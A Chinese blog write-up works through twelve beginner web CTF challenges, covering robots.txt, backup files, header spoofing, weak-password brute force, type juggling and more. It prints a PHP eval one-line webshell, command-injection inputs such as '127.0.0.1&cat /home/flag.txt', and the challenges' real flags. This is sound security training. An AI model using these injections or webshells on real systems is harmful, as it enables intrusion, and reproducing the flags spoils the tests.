

攻防世界-WEB新手练习篇

原创

晓德  于 2020-02-05 10:51:12 发布  694  收藏 12

文章标签: [安全 web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_42271850/article/details/104179436

版权

简述

这一篇算是自己的第一篇博客, 写的目的主要是回顾一下一个月前学习CTF中WEB方向时的相关知识。因为那时刚刚接触网络安全也刚刚接触CTF, 基本一题都不会做, 老是看了一下题目就去网上搜相关的writeup了。现在做完了12道初级的题目后, 打算重新做一遍, 按着自己学习到的思路过一遍, 也算是一种积累和沉淀吧。

一、view_source



The screenshot shows the 'view_source' challenge interface. At the top, it says 'view_source' with a thumbs-up icon and '30' likes, and a note '最佳Writeup由Healer_aptx • Anchorite提供'. Below this, the '难度系数' (Difficulty Coefficient) is shown as '★ 1.0'. The '题目来源' (Source) is 'Cyberpeace-n3k0'. The '题目描述' (Description) states: 'X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。'. The '题目场景' (Scenario) is 'http://111.198.29.45:38268'. There is a progress bar and a '删除场景' (Delete Scenario) button. The '倒计时' (Countdown) is '03:25:29' with a '延时' (Extend) button. The '题目附件' (Attachments) are '暂无' (None). The URL 'https://blog.csdn.net/weixin_42271850' is visible in the bottom right corner.

从题目就能看到提示, 是需要我们去查看源代码的, 但是页面点击右键没反应。

← → ↻ 不安全 | 111.198.29.45:38268

应用 百度 斗鱼直播 Google 翻译 47.107.139.172 Spring

FLAG is not here

https://blog.csdn.net/weixin_42271850

打开网页先试一下右键，果然没反应，那就使用快捷键 **Ctrl + U**，一样能弹出源代码页面，flag就藏在源代码里面。

← → ↻ 不安全 | view-source:111.198.29.45:38268

应用 百度 斗鱼直播 Google 翻译 47.107.139.172

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace {041a035cdafa5d8b7f2631de3c296713} --> |
18
19 </body>
20 </html>
```

https://blog.csdn.net/weixin_42271850

那么除了查看源代码视图外，通过检查模式也是能够查看到源代码的。一般都是按 **F12** 或者 **Ctrl + Shift + I**，都能进入检查模式。在网页HTML节点树中也能查看到网页的源代码。

```
Elements Console Sources Network Performance Memory Application Security Audits
<!doctype html>
<html lang="en" class>
  <head>...</head>
  <body> == $0
    <script>...</script>
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{041a035cdafa5d8b7f2631de3c296713} -->
    <div id="goog-gt-tt" class="skiptranslate" dir="ltr">...</div>
    <div class="goog-te-spinner-pos">...</div>
  </body>
</html>
```

https://blog.csdn.net/weixin_42271850

二、get_post

get_post 👍 18 最佳Writeup由神秘人·孔雀翎提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁同学HTTP通常使用两种请求方法, 你知道是哪两种吗?

题目场景: 点击获取在线场景

题目附件: 暂无


https://blog.csdn.net/weixin_42271850

从题目大概能看出来这是一道有关于POST请求的题目, 但具体的也不清楚, 就打开一下页面。



请用GET方式提交一个称为a, 变量1的变量

请用GET方式提交一个参数名为a值为1的参数。那就是在URL上添加 `?a=1`



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

https://blog.csdn.net/weixin_42271850


请再以POST方式提交一个参数名为b值为2的参数。因为POST的参数是在请求体中的，可以通过火狐的插件hackbar直接构造请求，就能得到flag。（Tips: 可以用burpsuite抓包来改，也能用Postman等请求发起工具去构造请求，火狐的插件会比较方便一些。）



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{aabc7e7f0fceedb07b00d3338165f6994}



https://blog.csdn.net/weixin_42271850

三、robots

robots

👍 23 最佳Writeup由MOLLMY提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师上课讲了Robots协议, 小宁同学却上课打了瞌睡, 赶紧来教教小宁Robots协议是什么吧。

题目场景:  http://111.198.29.45:48607

删除场景

倒计时: 03:54:32

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

看题目描述是有关robots协议, 但不是很清楚这个协议具体是干什么的。那就先打开网页看看, 没什么发现就百度一下。(多去百度查资料, 也是一种快速学习的方式)

  收藏 |  301 |  24

robots

 编辑

 讨论

robots是网站跟爬虫间的协议, 用简单直接的txt格式文本方式告诉对应的爬虫被允许的权限, 也就是说robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。当一个搜索蜘蛛访问一个站点时, 它会首先检查该站点根目录下是否存在robots.txt, 如果存在, 搜索机器人就会按照该文件中的内容来确定访问的范围; 如果该文件不存在, 所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。

https://blog.csdn.net/weixin_42271850

打开网页发现一片空白, 查看源代码也没什么收获。就百度一下这个robots协议, 发现他是一个网站跟爬虫间的协议, 用txt格式文本的方式来告诉对应的爬虫被允许的权限, 且一般在根目录下有robots.txt文件。那就再URL后面加上 /robots.txt, 发现这个存在这个txt且里面有提示flag。

← → ↻ ⓘ 不安全 | 111.198.29.45:48607/robots.txt

 应用  百度  斗鱼直播  Google 翻译  47.107.139.172  Spring JDBC 示

```
User-agent: *
Disallow:
Disallow: flag_ls_h3re.php
```

https://blog.csdn.net/weixin_42271850

四、backup

backup

👍 12 最佳Writeup由话求·樱宁提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师忘记删除备份文件, 他派小宁同学去把备份文件找出来, 一起来帮小宁同学吧!

题目场景:  http://111.198.29.45:53829

删除场景

倒计时: 03:55:35

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

从题目看出来, flag应该是藏再了网站的备份文件中。

你知道index.php的备份文件名吗?

https://blog.csdn.net/weixin_42271850

页面的备份文件就是在后面加上后缀 `.bak`, URL后面加上 `?index.php.bak` 就能下载到一份 `index.php.bak` 文件。用文本工具打开就能看到flag。

```
ConsoleApplication4.exe x script.py x ede2de92e31a4742a3837a8b91cac262 x script.py x 01942f1947ac4da784e3cf004bcd0154 x index
1 <html>
2 <head>
3 <meta charset="UTF-8">
4 <title>备份文件</title>
5 <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
6 <style>
7 <body{
8 <body{
9 <body{
10 <body{
11 <body{
12 <body{
13 </style>
14 </head>
15 <body>
16 <h3>你知道index.php的备份文件名吗? </h3>
17 <?php
18 $flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
19 ?>
20 </body>
21 </html>
22
```

https://blog.csdn.net/weixin_42271850

五、cookie

cookie

最佳Writeup由神秘人·孔雀翎提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁他在cookie里放了东西,小宁疑惑地想:‘这是夹心饼干的意思吗?’

题目场景: 删除场景

倒计时: 03:57:47 延时

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

从题目看出flag应该是藏在了cookie里面。查看cookie可以通过浏览器 F12 控制台的 Network 模块查看。也能直接通过Burpsuite工具抓包查看。

The screenshot shows the Chrome DevTools Network tab. The top navigation bar includes Elements, Console, Sources, Network (selected), Performance, Memory, Application, Security, and Audits. Below the navigation bar, there are icons for a red circle, a grey circle, a camera, a funnel, and a magnifying glass. The 'View' section shows 'Group by frame' and 'Preserve log' checked, and 'Disable cache' and 'Offline' unchecked. A filter bar is present with 'Hide data URLs' checked and 'All' selected. Below the filter bar, a timeline shows two requests: one from 10 ms to 20 ms and another from 20 ms to 70 ms. The 'Name' column on the left lists '111.198.29.45' and 'bootstrap.min.css'. The 'Response' tab is selected for the first request, showing the following headers:

- Content-Length:** 276
- Content-Type:** text/html
- Date:** Sat, 14 Dec 2019 02:17:52 GMT
- Keep-Alive:** timeout=5, max=100
- Server:** Apache/2.4.7 (Ubuntu)
- Set-Cookie:** look-here=cookie.php
- Vary:** Accept-Encoding
- X-Powered-By:** PHP/5.5.9-1ubuntu4.26

Below the response headers, the 'Request Headers' section is expanded, showing:

- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
- Accept-Encoding:** gzip, deflate
- Accept-Language:** zh-CN,zh;q=0.9,en;q=0.8
- Connection:** keep-alive
- Cookie:** look-here=cookie.php (highlighted with a red box)
- Host:** 111.198.29.45:37519
- Upgrade-Insecure-Requests:** 1
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

At the bottom left, it shows '2 requests | 583 B transferred | 9...'.

从 **response请求体** 中的cookie字段，能看出来提示我们去访问cookie.php页面。

Elements Console Sources Network Performance Memory Application Security Audits
View: [Icons] Group by frame [] Preserve log [] Disable cache [] Offline Online [v]
Filter [] Hide data URLs [All] XHR JS CSS Img Media Font Doc WS Manifest Other
10 ms 20 ms 30 ms 40 ms 50 ms 60 ms 70 ms
Name Headers Preview Response Cookies Timing
cookie.php
bootstrap.min.css
Content-Length: 253
Content-Type: text/html
Date: Sat, 14 Dec 2019 02:24:16 GMT
flag: cyberpeace{285b7de19bda52a39635190bc2433e65}
Keep-Alive: timeout=5, max=100
https://blog.csdn.net/weixin_42271850

访问cookie.php后，查看response请求体能看到flag。

六、disabled_button

disabled_button 11 最佳Writeup由沐一清提供

难度系数: 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？


题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

看题目描述，应该是有一个不能按的按钮，应该想办法按下去就能得到flag，而且有提示说是前端知识。

一个不能按的按钮



https://blog.csdn.net/weixin_42271850


能看到有一个按钮，确实按不了。通过题目 `disabled_button`，应该是这个button的属性中被设置了disabled导致按不了。这种其实可以通过浏览器的 **F12控制台** 更改标签属性，从而在前端进行绕过。除了disabled外，一些输入长度限制等都可以通过修改来绕过。

```
<html>
  <head>
    <meta charset="UTF-8">
    <title>一个不能按的按钮</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet">
  </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action method="post">
      <input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth"> == $0
    </form>
  </body>
</html>
```

https://blog.csdn.net/weixin_42271850

通过 **F12控制台** 看到，确实这个input标签设置了disabled属性，把它去掉按钮就能按了，按下之后就会显示flag。

一个不能按的按钮



cyberpeace{a1f50bc747afbdc992c7633caf6cd81d}

https://blog.csdn.net/weixin_42271850

七、simple_js

simple_js

👍 212 最佳Writeup由Venom • IceM提供

难度系数: ★ 1.0

题目来源: root-me

题目描述: 小宁发现了一个网页, 但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})

题目场景:  http://111.198.29.45:56052

删除场景

倒计时: 03:59:24

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

从题目能初步判断出, 应该是网页有个密码输入的功能, 输入正确就会拿到flag。但我们自己肯定是不知道密码的, 只能看看能不能从其它地方突破。

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(pass_enc){
      var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
      var tab = pass_enc.split(',');
      var tab2 = pass.split(',');
      var i,j,k,l=0,m,n,o,p = "";
      i = 0;
      j = tab.length;
      k = j + (l) + (n=0);
      n = tab2.length;
      for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        p += String.fromCharCode((o = tab2[i]));
        if(i == 5){
          break;
        }
      }
      for(i = (o=0); i < (k = j = n); i++){
        o = tab[i-1];
        if(i > 5 && i < k-1){
          p += String.fromCharCode((o = tab2[i]));
        }
      }
      p += String.fromCharCode(tab2[17]);
      pass = p;
      return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
    h = window.prompt('Enter password');
    alert( dechiffre(h) );
  </script>
</head>
</html>

```

页面右键查看源代码，能看到上面这段JS代码。分析一下显示定义了一个 `dechiffre` 函数，然后弹框让我们输入一段字符串 `h`，返回的结果就是 `dechiffre(h)`。还有一段很长的16进制字符串，用网上的工具转换为字符串后为 `55,56,54,79,115,69,114,116,107,49,50`。上网去搜索一下发现 `String.fromCharCode()` 这个函数是会将 Unicode 编码转换为一个字符。其实整个函数的实质就是将 `70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65` 这段Unicode转换成字符串。也就是 `FAUX PASSWORD HAHA`。所以无论你输入什么都是输出这个，其实只要把 `55,56,54,79,115,69,114,116,107,49,50` 转换为字符串就能得打flag了。

```

#python脚本
a = [55,56,54,79,115,69,114,116,107,49,50]
for i in range a:
    print(chr(i),end=' ')

```

八、xff_referer

xff_referer

👍 25

最佳Writeup由话求 · DengZ提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁其实xff和referer是可以伪造的。

题目场景:  http://111.198.29.45:52489

删除场景

倒计时: 03:59:45

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

从题目看出来，应该是一题伪造 XFF标签 和 referer 的题目。这种伪造请求的题目，一般都是通过用Burpsuite抓包修改的方式。下面去百度了一下这两个字段具体的含义。

X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。

ip地址必须为123.123.123.123

https://blog.csdn.net/weixin_42271850

看到提示我们ip地址为 123.123.123.123 ，也就是我们要抓包改 x-Forwarded-for:123.123.123.123 。

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: 111.198.29.45:57493
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-for:123.123.123.123
```

Response

Raw Headers Hex HTML Render

必须来自https://www.google.com

看到抓包修改后，网页又提示到 **必须来自https://google.com**，也就是我们还要抓包改 **Referer:https://www.google.com**，就能在页面中看到flag。

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: 111.198.29.45:57493
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-for:123.123.123.123
Referer:https://www.google.com
```

Response

Raw Headers Hex HTML Render

cyberpeace{99474dc2feeb0cc8266861b225facb04}

九、weak_auth

weak_auth 14 最佳Writeup由小太阳的温暖提供

难度系数: 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宇写了一个登陆验证页面，随手就设了一个密码。

题目场景: http://111.198.29.45:57364

删除场景

倒计时: 03:58:56 延时

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

从题目来看应该有一个登陆的表单，需要我们输入正确的用户密码，就能得到flag。再从题目weak_auth弱认证能看出来，应该密码是一个弱密码，只需要用爆破即可。现在未知的是用户名，所以先随便填看能不能得到信息。随便填发现会提示 `please login as admin`，然后把用户设为admin再试一遍，发现提示 `password error`。那就能判断用户名是admin，且在错误页面查看源代码他会提示 `aybe you need a dictionary`（你需要一本字典），也有暗示我们使用爆破。然后抓登陆的请求包用 `burpsuite` 来进行爆破攻击，得到密码输入后就能得到flag。

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
31	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
2	admin12	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
3	admin888	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
4	admin8	200	<input type="checkbox"/>	<input type="checkbox"/>	434	https://blog.csdn.net/weixin_42271850

能看到跑出来的密码是 `123456`。

十、webshell

webshell

👍 24

最佳Writeup由话求 · DengZ提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景:  http://111.198.29.45:37123

删除场景

倒计时: 03:58:03

题目附件: 暂无

https://blog.csdn.net/weixin_42271850


可以从题目看到，这题应该是利用 `PHP的一句话木马` 来得到flag。打开页面提示 `<?php @eval($_POST['shell']);?>`，提示我们通过post一个参数名为 `shell` 的参数来执行函数。

先试一下 `shell=phpinfo()`。

你会使用webshell吗?

PHP Version 
5.5.9-1ubuntu4.26

System Linux b02b2453e227
440-131-generic #157-



The screenshot shows a web browser's developer tools console. The URL bar contains `http://111.198.29.45:37123/index.php`. The console shows the command `shell=phpinfo();` being executed. The output is a PHP info page. The console also shows the URL `https://blog.csdn.net/weixin_42271850`.

发现确实执行成功，接下来就是用 **中国菜刀** 去连接，发现在index.php的同一个目录下面有一个flag.txt文件。



The screenshot shows the '编辑SHELL' (Edit Shell) dialog box. The '地址' (Address) field contains `http://111.198.29.45:37123/index.php`. The '配置' (Configuration) field contains `shell`. The '备注' (Remarks) field is empty. The '默认类别' (Default Category) is set to 'PHP (Eval)'. The 'UTF-8' checkbox is checked. The '编辑' (Edit) button is visible. The URL `https://blog.csdn.net/weixin_42271850` is visible at the bottom.



The screenshot shows a file explorer window. The address bar shows `111.198.29.45`. The current directory is `/var/www/html/`. The file list shows the following files and folders:

名称	时间
flag.txt	2019-10-26 07:05:26
index.php	2018-09-27 04:02:04

The file explorer also shows a tree view on the left with folders `var` and `www`, and a sub-folder `html` under `www`. The URL `https://blog.csdn.net/weixin_42271850` is visible at the bottom.

然后直接访问flag.txt即可得到flag。

十一、command_execution

command_execution

 1 最佳Writeup由pinepple提供

难度系数:  1.0

题目来源: [Cyberpeace-n3k0](#)

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

从题目上能看出来是一个命令执行的题目,先用最普通的 `127.0.0.1&ifconfig`, 看能不能查到网卡信息来判断是否存在命令执行的漏洞。

PING

```
127.0.0.1&ifconfig
```

```
PING
```

```
ping -c 3 1.1.1.1&ifconfig
eth0      Link encap:Ethernet  HWaddr 02:74:0e:42:73:b6
          inet addr:10.42.113.103  Bcast:10.42.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1402  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4522 (4.5 KB)  TX bytes:4112 (4.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1008 (1.0 KB)  TX bytes:1008 (1.0 KB)

PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.

--- 1.1.1.1 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2015ms
```

https://blog.csdn.net/weixin_42271850

能看出来确实存在命令执行漏洞，再执行 `127.0.0.1&find / -name '*flag*'` 来搜索有没有命名包含flag的文件。

PING

```
127.0.0.1&find / -name '*flag*'
```

PING

```
ping -c 3 127.0.0.1&find / -name '*flag*'
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.048 ms
/home/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/svs/kernel/sched domain/cpu1/domain0/flags
```

https://blog.csdn.net/weixin_42271850

能看到存在 `/home/flag.txt` 这个文件，然后执行 `127.0.0.1&cat /home/flag.txt` 来查看flag.txt文本中的内容，就能得到flag。

PING

```
127.0.0.1&cat /home/flag.txt
```

PING

```
ping -c 3 127.0.0.1&cat /home/flag.txt
cyberpeace{239fb7170d788192c05cdc71b6402e11}PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms
```

https://blog.csdn.net/weixin_42271850

十二、simple_php

simple_php

👍 20 最佳Writeup由MOLLMY提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景: [点击获取在线场景](#)

题目附件: 暂无

https://blog.csdn.net/weixin_42271850

题目只提示可能是有一些PHP的逻辑,猜不到是什么,直接先打开网页。

```
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
```

发现是上面这段代码,分析一下要我们提交两个参数分别是a和b。首先a转换为数值要等于0,且a转换为布尔值要为true,那很简单根据PHP的特性,随意一个不带数字的字符串就满足,如aa。b不能是数值型,且转换为数值型后要大于1234,那也很简单直接填1235a。输入后就能发现flag,这题其实考的是弱语言类型PHP的类型转换。



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

https://blog.csdn.net/weixin_42271850

总结

总算是自己过了一遍web新手练习篇，接下来就要投入到进阶篇的学习了。应该还是按着之前的套路先看writeup做一遍，然后自己在理解后重新做一遍然后写下一篇的博客。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)